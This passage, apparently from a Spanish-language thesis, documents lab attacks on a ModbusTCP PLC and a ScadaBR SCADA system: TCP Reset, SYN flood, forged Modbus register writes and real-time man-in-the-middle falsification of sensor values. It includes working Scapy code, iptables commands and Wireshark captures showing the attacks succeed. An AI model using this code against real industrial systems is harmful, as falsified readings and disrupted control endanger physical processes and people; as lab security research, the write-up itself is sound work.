En la figura 24, se muestra una captura de Wireshark desde el sistema SCADA tomada al ejecutar este *script*. Como se puede apreciar, llega el paquete de *RESET* que hemos enviado correctamente, y efectivamente, al cumplir todos los requisitos para que la máquina considere dicho paquete procedente del PLC, el sistema SCADA decide cerrar la conexión. No obstante, observamos que inmediatamente tras cerrar la conexión, el sistema SCADA vuelve a crear una nueva conexión para seguir con el intercambio de información. Esto indica que el *software* del sistema SCADA es seguro ante este tipo de ataques, ya que al recibir paquetes de reseteo, instantáneamente va a tratar de crear una nueva conexión.

La implementación del ataque realizada con Scapy se ha abordado de la misma forma a excepción de que, al contrario que hping3, esta herramienta permite filtrar los paquetes a capturar. Por lo tanto, en lugar de escuchar por la interfaz de red hasta obtener el quinto paquete, se ha filtrado la captura por la IP origen del sistema SCADA, para que así solo tengamos que escuchar hasta 3 paquetes y obtener el último de ellos.




Figura 24: Captura de Wireshark con los resultados de realizar un ataque *TCP Reset*

Al ejecutar con Scapy el ataque, debido a que el fracaso con hping3 se debió a una medida preventiva de ScadaBR, se comprueba que ocurre lo mismo. Al recibir el paquete de *RESET*, la conexión se cancela, pero se crea otra nueva para seguir las comunicaciones.

- **Ataque de Inundación de *SYN* (*SYN Flood*)**

En el establecimiento de toda conexión TCP, siempre se realiza una negociación de tres pasos antes de que los pares de la comunicación comiencen a transferir información entre ellos:

1. El cliente envía un paquete *SYN* al servidor para indicar que quiere comenzar una conexión de transferencia de información con él. En este paquete se envían ciertos parámetros que necesita saber el servidor para que la conexión se establezca.

2. El servidor le responde con un paquete *SYN*/*ACK* pasándole también sus parámetros de conexión a modo de indicar que está de acuerdo con empezar dichas comunicaciones con el cliente. Al enviar este paquete, se crea el registro de dicho *SYN* en una cola que tiene el servidor, donde se almacenan las conexiones que se encuentran semiabiertas.

3. El cliente responde finalmente con un paquete *ACK* y de este modo se completa la negociación, con lo que a partir de este momento servidor y cliente puede intercambiar datos. Al establecerse por completo la conexión, se elimina el registro de la *SYN* guardado en la cola.

Haciendo uso de esta información, se ha realizado el ataque que se conoce como *SYN Flood*. Consiste en enviar numerosos paquetes *SYN* a la máquina víctima, con distinto puerto de origen y que, al enviar la víctima el paquete *SYN*/*ACK* correspondiente, el equipo que envió

el paquete *SYN* inicial no envíe ningún tipo de paquete *ACK* de respuesta para que así se creen muchas conexiones semiabiertas y se consiga llenar la cola *SYN* de la máquina. Esto provoca que, si alguien quiere establecer una nueva comunicación con la máquina víctima, no sea posible debido a que, al estar llena la cola *SYN*, esta no puede enviar el correspondiente paquete *SYN*/*ACK* y acabar realizando la negociación [52].

Lo primero que se ha planteado para que no se envíen los paquetes de respuesta *ACK* y por tanto se llene la cola de peticiones *SYN*, es realizar el ataque enviando los paquetes con direcciones IP origen aleatorias y no existentes en la red. Sin embargo, como se ha comentado anteriormente, esto no es viable ya que, al recibir la máquina víctima un paquete de un *host* desconocido, lo primero que va a hacer es enviar una petición ARP para conocer la dirección MAC del origen. Como este no existe, no se obtendrá respuesta y por tanto la máquina víctima descartará el paquete.

Por lo tanto, se ha optado por usar la propia IP de la máquina atacante como IP origen del paquete, y para que al recibir un paquete *SYN*/*ACK* esta máquina no responda y deje la conexión semiabierta, se ha hecho uso del *firewall* de Linux de Iptables. Para ello, se ha añadido una regla que consiste en que, si la máquina víctima (en este caso, el PLC de la subred de ModbusTCP) nos manda algún paquete, inmediatamente dicho paquete se descarta y no se hace nada con él. De esta forma, se evita que la máquina atacante pueda enviar un paquete *ACK* y así completar la negociación, o que envíe un paquete *RESET* y se cierre la negociación. Para añadir dicha regla, basta con introducir el siguiente comando en una terminal de administrador (donde *192.168.0.1* es la IP del PLC):

```
iptables -A INPUT -s 192.168.0.1 -j DROP
```

Sin embargo, se hace notar que este ataque no tiene mucha cabida en este caso. El PLC y el sistema SCADA ya tienen una conexión establecida, por lo que, aunque se llene la cola *SYN* del PLC, no va a interrumpir la comunicación ya que no debe crearse nuevamente para el intercambio de información.

No obstante, se ha aprovechado el impacto de este ataque para complementarlo con el fallido ataque de *TCP Reset*. Así pues, primero se ha realizado el ataque de *SYN Flood* para llenar la cola *SYN* del PLC, y luego, se ha ejecutado un ataque de *TCP Reset* para que, al provocar el cierre de la comunicación entre el PLC y el sistema SCADA, y además llenar la cola *SYN* del PLC, aunque el SCADA trate de abrir una nueva conexión, no lo va a conseguir.

Debido al *spoofing* que se ha realizado previamente sobre las comunicaciones, sabemos que el puerto que utiliza el PLC para sus comunicaciones mediante ModbusTCP es el 502. Por lo tanto, todos los paquetes *SYN* van a ir dirigidos a dicho puerto.

En la implementación del *script* de hping3 para ejecutar este ataque, se ha creado un bucle que va iterando su puerto origen entre 10000 y 60000, para que así se envíen paquetes *SYN* diferentes cada vez. Al ejecutarlo, podemos ver en la figura 25 los resultados.





Figura 25: Captura de Wireshark con los resultados de realizar un ataque *SYN Flood* con hping3

Se aprecia que efectivamente llegan paquetes *SYN* hacia el puerto 502 del PLC. Sin embargo, al contrario de lo previsto, la máquina no reacciona con el envío de un paquete *SYN/ACK*, sino que lo descarta y no deja semiabierta ninguna negociación. Se ha deducido que puede deberse a que en los paquetes que forma hping3 se usa algún valor erróneo para algunos de los parámetros auxiliares como no calcular el *checksum* correspondiente, y como consecuencia la máquina víctima descarta el paquete.


Por el otro lado, si se realiza con la implementación de Scapy, tal y como aparece en la figura 26, esta vez sí que responde la máquina con paquetes *SYN/ACK*, y como la máquina atacante no responde a dichos paquetes, la cola *SYN* se va llenando hasta que, como se ven en los últimos paquetes, ya no se responde con *SYN/ACK* para realizar la negociación.

Con esto así, si se ejecuta el ataque de *TCP Reset*, comprobamos que tal y como se ha predicho, la conexión se cierra y, como la cola *SYN* está llena, no le es posible al sistema SCADA crear una conexión con el PLC. Esto queda reflejado en la figura 27, que muestra una captura del tráfico tomado con Wireshark desde el sistema SCADA.



No.	Time	Source	Destination	Protocol	Length	Info
3022…	15893.364981…	0c:28:61:86:00:00	Broadcast	ARP	60	Who has 192.168.0.1? Tell 192.168.0.5
3022…	15893.364991…	0c:04:90:d3:00:00	0c:28:61:86:00:00	ARP	42	192.168.0.1 is at 0c:04:90:d3:00:00
3022…	15893.375619…	192.168.0.5	192.168.0.1	TCP	1054	[TCP Retransmission] 10424 → 502 [SYN] Seq=0 Win=8192 Len=1000
3022…	15893.375680…	192.168.0.1	192.168.0.5	TCP	58	502 → 10424 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
3022…	15893.377082…	192.168.0.5	192.168.0.1	TCP	1054	60544 → 502 [SYN] Seq=0 Win=8192 Len=1000
3022…	15893.377091…	192.168.0.1	192.168.0.5	TCP	58	502 → 60544 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
3022…	15893.378905…	192.168.0.5	192.168.0.1	TCP	1054	4462 → 502 [SYN] Seq=0 Win=8192 Len=1000
3022…	15893.378913…	192.168.0.1	192.168.0.5	TCP	58	502 → 4462 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
3022…	15893.380283…	192.168.0.5	192.168.0.1	TCP	1054	[TCP Retransmission] 31229 → 502 [SYN] Seq=0 Win=8192 Len=1000
3022…	15893.380304…	192.168.0.1	192.168.0.5	TCP	58	502 → 31229 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
3022…	15893.381554…	192.168.0.5	192.168.0.1	TCP	1054	[TCP Retransmission] 25563 → 502 [SYN] Seq=0 Win=8192 Len=1000
3022…	15893.381562…	192.168.0.1	192.168.0.5	TCP	58	502 → 25563 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
3022…	15893.384278…	192.168.0.5	192.168.0.1	TCP	1054	[TCP Retransmission] 37561 → 502 [SYN] Seq=0 Win=8192 Len=1000
3022…	15893.385384…	192.168.0.5	192.168.0.1	TCP	1054	[TCP Retransmission] 58828 → 502 [SYN] Seq=0 Win=8192 Len=1000
3022…	15893.387238…	192.168.0.5	192.168.0.1	TCP	1054	[TCP Retransmission] 24888 → 502 [SYN] Seq=0 Win=8192 Len=1000
3022…	15893.388838…	192.168.0.5	192.168.0.1	TCP	1054	[TCP Retransmission] 42208 → 502 [SYN] Seq=0 Win=8192 Len=1000
3022…	15893.390427…	192.168.0.5	192.168.0.1	TCP	1054	[TCP Retransmission] 37898 → 502 [SYN] Seq=0 Win=8192 Len=1000
3022…	15893.392361…	192.168.0.5	192.168.0.1	TCP	1054	8865 → 502 [SYN] Seq=0 Win=8192 Len=1000
3022…	15893.394139…	192.168.0.5	192.168.0.1	TCP	1054	[TCP Retransmission] 11559 → 502 [SYN] Seq=0 Win=8192 Len=1000
3022…	15893.395593…	192.168.0.5	192.168.0.1	TCP	1054	[TCP Retransmission] 14081 → 502 [SYN] Seq=0 Win=8192 Len=1000

Figura 26: Captura de Wireshark con los resultados de realizar un ataque *SYN Flood* con Scapy



tcp

No.	Time	Source	Destination	Protocol	Length	Info
78713	13913.998409…	192.168.0.4	192.168.0.1	Modbus…	78	Query: Trans: 15874; Unit: 1, Func: 3: Read Holding Registers
78714	13913.999453…	192.168.0.1	192.168.0.4	Modbus…	79	Response: Trans: 15874; Unit: 1, Func: 3: Read Holding Registers
78715	13913.999465…	192.168.0.4	192.168.0.1	TCP	66	59808 → 502 [ACK] Seq=63745 Ack=69057 Win=64256 Len=0 TSval=34838862…
78718	13914.040569…	192.168.0.1	192.168.0.4	TCP	60	502 → 59808 [RST] Seq=69057 Win=1048576 Len=0
78719	13915.006668…	192.168.0.4	192.168.0.1	TCP	74	59998 → 502 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3…
78722	13915.560084…	192.168.0.4	192.168.0.1	TCP	74	60000 → 502 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3…
78723	13916.161639…	192.168.0.4	192.168.0.1	TCP	74	60002 → 502 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3…
78724	13916.996205…	192.168.0.4	192.168.0.1	TCP	74	60004 → 502 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3…
78725	13917.547893…	192.168.0.4	192.168.0.1	TCP	74	60006 → 502 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3…
78728	13918.148699…	192.168.0.4	192.168.0.1	TCP	74	60008 → 502 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3…
78729	13918.996035…	192.168.0.4	192.168.0.1	TCP	74	60010 → 502 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3…
78730	13919.547732…	192.168.0.4	192.168.0.1	TCP	74	60012 → 502 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3…
78731	13920.149166…	192.168.0.4	192.168.0.1	TCP	74	60014 → 502 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3…

Figura 27: Captura de Wireshark con los resultados de realizar un ataque *TCP Reset* tras saturar la cola *SYN* con un ataque de *SYN Flood*

4.1.4. Sobrescritura de valores falsos

Gracias al ataque *Man in the Middle* realizado previamente, ha sido posible escuchar las comunicaciones entre el PLC de la subred de ModbusTCP y el sistema SCADA. Gracias a esto, podemos investigar en detalle el formato que poseen los paquetes que utilizan el protocolo ModbusTCP.

En la figura 28, se muestra uno de los paquetes capturados por la máquina atacante que utiliza dicho protocolo. Como se puede ver, Wireshark detecta dos estructuras que monta Modbus en la capa de aplicación. En estas aparecen datos que indican la función del paquete y la información que se envía. Por ejemplo, en este caso, se observa que el paquete hace uso de la función número 3 (la cual como aparece, es la encargada de leer valores del servidor Modbus), y, además, tiene un valor de *Word Count* de 2, lo cual hace referencia a que solicita leer 2 variables. Gracias a que el paquete contiene esta información, cuando es recibido por el PLC, este entiende que se le está pidiendo los valores de los dos sensores, por lo que le responde al

sistema SCADA con ellos.




Figura 28: Captura de Wireshark que muestra información sobre un paquete de ModbusTCP

Ahora que sabemos que los paquetes Modbus tienen una determinada estructura que les hace funcionar como tal, se va a tratar de atacar al PLC sobrescribiendo los valores de los sensores que contiene este enviando paquetes Modbus que utilicen el número de función correspondiente a escribir en variables del servidor.

La intención inicial ha sido realizar dicho ataque tanto con hping3 como con Scapy. Sin embargo, hping3 no permite añadir nuevos protocolos en los paquetes que se envían, por lo que solo ha sido posible implementar el ataque haciendo uso de Scapy.

Para ello, se ha buscado más información acerca de la estructura que tiene el protocolo de ModbusTCP en los paquetes [53] [54]. Todo datagrama de ModbusTCP consiste en lo que se conoce como una *Application Data Unit* (ADU), la cual a su vez encapsula una *Protocol Data Unit* (PDU). La estructura de la ADU se muestra en la tabla 1 y está formada por los siguientes campos:

Transaction identifier. Identifica las transacciones entre cliente y servidor.

Protocol Identifier. En la que 0 corresponde a ModbusTCP.

Length. El tamaño de los siguientes *bytes*.

Unit Identifier. Identificador del PLC.

Modbus PDU. Mensaje donde se indica la función a realizar y otros valores necesarios.

Tabla 1: Estructura de la ADU de un datagrama de ModbusTCP

Transaction identifier	*Protocol Identifier*	*Length*	*Unit Identifier*	*Modbus PDU*
2 *Bytes*	2 *Bytes*	2 *Bytes*	1 *Byte*	N *Bytes*

En este caso, lo que se quiere es escribir en una variable del servidor Modbus, por lo tanto, es necesario conocer la estructura de la PDU correspondiente a la función de escritura. Esta corresponde a la función número 6, su estructura es la que aparece en la tabla 2 y contiene los siguientes campos:

Function Code. Identifica el número de la función a realizar (en este caso, 6).

Reference number. La dirección de la variable a escribir.

Data. El valor a escribir en la variable.

Tabla 2: Estructura de la PDU de un datagrama de ModbusTCP de petición de escritura

Offset	Longitud	Descripción	Valores
0	*Byte*	Código de función	06
2	*Word*	Dirección del primer registro	0000h - FFFFh
4	*Word*	Valor del registro	0000h - FFFFh

Sabiendo todo esto, podemos realizar un *script* de Scapy en el que se construya un paquete de ModbusTCP que escriba en una de las variables de sensor del PLC.

En la figura 29, se muestran las clases desarrolladas para montar la capa de ModbusTCP. Tanto la ADU como la PDU se han nombrado igual que como se muestra en la captura del paquete de petición de la figura 28, ya que en caso contrario probablemente no se acepte el paquete de petición de escritura.

En cuanto a los valores establecidos, en la *Transaction Identifier* se ha puesto por ejemplo un valor de 12000, ya que el número de identificación de la transacción es indiferente; en el *Protocol Identifier* se ha puesto el valor de 0, ya que se monta un paquete de ModbusTCP; *Length* tiene un valor de 6 ya que este es el tamaño del *byte* del *Unit Identifier* más la ADU que se monta, y *Unit Identifier* toma valor de 1, ya que como se ve en la figura 28, el PLC de la subred de ModbusTCP se identifica como tal.

```
# Modbus ADU
class ModbusTCP(Packet):
    name = "Modbus/TCP"
    fields_desc = [ ShortField("Transaction_Identifier", 12000),
            ShortField("Protocol_Identifier", 0),
            ShortField("Length", 6),
            XByteField("Unit_Identifier", 1),
            ]

# Modbus PDU
class Modbus(Packet):
    name = "Modbus"
    fields_desc = [
            XByteField("Function_Code", 6),
            ShortField("Reference_Number", 1),
            ShortField("Data", 60),
            ]
```

Figura 29: Clases implementadas con Scapy para formar un paquete que haga uso de ModbusTCP

Por el otro lado, en la ADU, *Function Code* toma valor de 6, ya que dicho número identifica a la función de escritura; *Reference Number* toma valor 1, ya que vamos a escribir en la variable de *Register 1* que se muestra en la figura 17, y *Data* toma un valor de 60, ya que queremos sobrescribir el valor de dicho sensor por tal.

Con todo esto, solo queda enviar dicha información dentro de un paquete TCP. Para que la máquina víctima no descarte el paquete, primero debemos establecer la negociación que se comentó al explicar el ataque de *SYN Flood*, lo cual se realiza fácilmente con Scapy mediante la inicialización de un objeto *StreamSocket*, el cual crea una negociación con la IP y puerto destino indicados. De esta manera, posteriormente se podrá enviar el paquete y que se acepte. El *script* se ha implementado de forma que el paquete se envíe infinitas veces lo más rápido posible, para que así en todo momento se sobrescriba el valor por el que se desea y no tome el valor real del sensor.

Así pues, si ejecutamos el *script* y monitorizamos con Wireshark desde el PLC el tráfico, se obtiene lo que aparece en la figura 30. Como se puede observar, la inicialización del objeto *StreamSocket* establece correctamente la negociación TCP, y, posteriormente, se aceptan los paquetes ModbusTCP de escritura, ya que se comprueba que el PLC responde a estos con paquetes *ACK*, dando a indicar que se ha aceptado y llevado a cabo su función con éxito.

Si observamos la monitorización del sistema SCADA que se muestra en la figura 31, efectivamente el valor del sensor del registro 1 (en este caso la temperatura) se ha sobrescrito por el

No.	Time	Source	Destination	Protocol	Length	Info
1520…	35023.874923…	0c:04:90:d3:00:00	0c:28:61:86:00:00	ARP	42	192.168.0.1 is at 0c:04:90:d3:00:00
1520…	35025.196052…	192.168.0.5	192.168.0.1	TCP	74	45556 → 502 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1…
1520…	35025.196094…	192.168.0.1	192.168.0.5	TCP	74	502 → 45556 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PER…
1520…	35025.376746…	192.168.0.4	192.168.0.1	Modbus…	78	Query: Trans: 37171; Unit: 1, Func: 3: Read Holding Registers
1520…	35025.376882…	192.168.0.1	192.168.0.4	Modbus…	79	Response: Trans: 37171; Unit: 1, Func: 3: Read Holding Registers
1520…	35025.376988…	192.168.0.5	192.168.0.1	TCP	66	45556 → 502 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1057245654 TSecr…
1520…	35025.376988…	192.168.0.4	192.168.0.1	Modbus…	90	Query: Trans: 37171; Unit: 1, Func: 3: Read Holding Registers
1520…	35025.377826…	192.168.0.5	192.168.0.1	Modbus…	78	Query: Trans: 12000; Unit: 1, Func: 6: Write Single Register
1520…	35025.377832…	192.168.0.1	192.168.0.5	TCP	66	502 → 45556 [ACK] Seq=1 Ack=13 Win=65152 Len=0 TSval=2365715443 TSec…
1520…	35025.400709…	192.168.0.4	192.168.0.1	TCP	66	55224 → 502 [ACK] Seq=61993 Ack=56096 Win=64256 Len=0 TSval=30261129…
1520…	35025.400729…	192.168.0.1	192.168.0.4	Modbus…	79	Response: Trans: 37171; Unit: 1, Func: 3: Read Holding Registers
1520…	35025.426392…	192.168.0.1	192.168.0.5	Modbus…	78	Response: Trans: 12000; Unit: 1, Func: 6: Write Single Register

Figura 30: Captura de Wireshark con los resultados de monitorizar el ataque de sobrescritura de valores.

valor de 60. No obstante, se puede observar que hay momentos en los que el sistema SCADA detecta el valor real del sensor. Esto se debe probablemente a que en el PLC luchan el valor real del sensor y el valor recibido por la máquina atacante para escribirse en la variable de salida, por lo que hay ocasiones en los que se toma el valor real y por tanto es ese el que recibe el sistema SCADA.




Figura 31: Captura de ScadaBR donde se muestran los efectos de sobrescribir el valor de sensor en el PLC

4.1.5. Manipulación de paquetes

En lugar de enviar paquetes de ModbusTCP nuevos a otros equipos con fines maliciosos, para este ataque se ha ido más allá, y se han manipulado los paquetes Modbus que se intercambian en la comunicación entre el PLC y el sistema SCADA en tiempo real.

El sistema SCADA pide constantemente al PLC los valores de los sensores para que este los monitorice. Por lo tanto, este ataque va a consistir en que, aprovechando el previo ataque *Man in the Middle* que consigue que todo el tráfico pase primero por la máquina atacante, al recibir el paquete procedente del PLC con los valores de los sensores, se modifique con valores falsos antes de enviarlo al sistema SCADA.

Antes de realizar el ataque, como se va a modificar un paquete de ModbusTCP encargado de responder ante una petición de lectura de valores, se ha investigado en la web su correspondiente PDU [54]. Esta PDU es la que aparece en la tabla 3.

Tabla 3: Estructura de la PDU de un datagrama de ModbusTCP de respuesta de lectura

Offset	Longitud	Descripción	Valores
0	*Byte*	Código de función	03
1	*Byte*	Número de *bytes*	Número de registros * 2
2	N *Bytes*	Datos de los registros	...

Como se puede apreciar, antes de los *bytes* correspondientes a los datos que se envían, solo se usan 2 *bytes* en total. Esto quiere decir que, si sumamos a estos los 7 *bytes* correspondientes a la previa ADU, se llega a la conclusión de que a partir del *byte* con *offset* 9 del *payload* que se añaden a los paquetes, se hallan los valores de los sensores. De esta forma, queda reflejado que, al modificar los valores de los *bytes* correspondientes a dicho *offset*, se estará modificando los datos de los valores de los sensores que se informan en dicho paquete, con lo que si lo reenviamos tras su modificación, el sistema SCADA creerá que los datos que está leyendo del PLC son los que se falsifican.

Para poder modificar los paquetes procedentes del PLC antes de ser enviados al sistema SCADA se ha hecho uso del módulo de Python NetfilterQueue, por lo que al no soportar dicho lenguaje los *scripts* de hping3, nuevamente solo es posible utilizar Scapy.

Así pues, en el *script* que se ha implementado para realizar este ataque con Scapy, lo primero que se hace es crear una cola para que vayan todos los paquetes recibidos por el PLC. Esta cola tiene índice 1, y para indicar su creación y la condición para que entren paquetes en el *firewall* de Iptables se ha introducido en el código la siguiente línea:

```
os.system("iptables -I FORWARD -s 192.168.0.1 -j NFQUEUE --queue-num 1")
```

De esta forma, cada vez que un paquete cumpla dichas condiciones, se llamará a la función que aparece en la figura 32, donde el argumento *pkt* es el propio paquete. En esta función, lo que se hace es obtener el *payload* del paquete para así, modificar los *bytes* correspondientes al valor de sensor que se quiere modificar. En este caso, por ejemplo, se ha modificado el valor ubicado en el *offset* 9, el cual corresponde a la temperatura. Cabe mencionar que, como cada valor se escribe con 2 *bytes* de datos, el valor de 60 se escribe como tal en el código mediante la función de Python *to_bytes(2)*. De esta forma, posteriormente se sustituye el *payload* del paquete con el que tiene los *bytes* modificados, y se eliminan los parámetros de *checksum* para que así Scapy, antes de mandar el paquete, calcule los nuevos valores de los *checksum* correspondientes al nuevo paquete modificado. Finalmente, el paquete ya está modificado correctamente y se indica que el paquete puede seguir su curso, que en este caso será enviarse al sistema SCADA.

```
def callback(pkt):
    scapy_packet = IP(pkt.get_payload())
    load = scapy_packet[Raw].load

    # change temperature
    load = load[:9] + (60).to_bytes(2) + load[11:]

    # change water pressure
    # load = load[:11] + (30).to_bytes(2)

    scapy_packet[Raw].load = load
    del scapy_packet[IP].chksum
    del scapy_packet[TCP].chksum

    pkt.set_payload(bytes(scapy_packet))
    pkt.accept()
```

Figura 32: Función procedente del *script* que implementa el ataque de manipulación

Si ejecutamos el *script* y observamos el monitor del sistema SCADA, se observa lo que aparece en la figura 33. Como se puede apreciar, el valor de la temperatura se está modificando a tiempo real con éxito, de forma que se concluye que ha sido posible cambiar los valores de sensor que recibe el sistema SCADA haciendo cambios en las comunicaciones entre PLC y SCADA y sin que ninguno se percate de ello.

4.2. Ejecución de ataques entre los niveles de campo y control

En este apartado se va a explicar el trabajo realizado en cuanto a la ejecución de ataques en las comunicaciones entre los PLCs y los dispositivos esclavos. Para ello, se van a utilizar

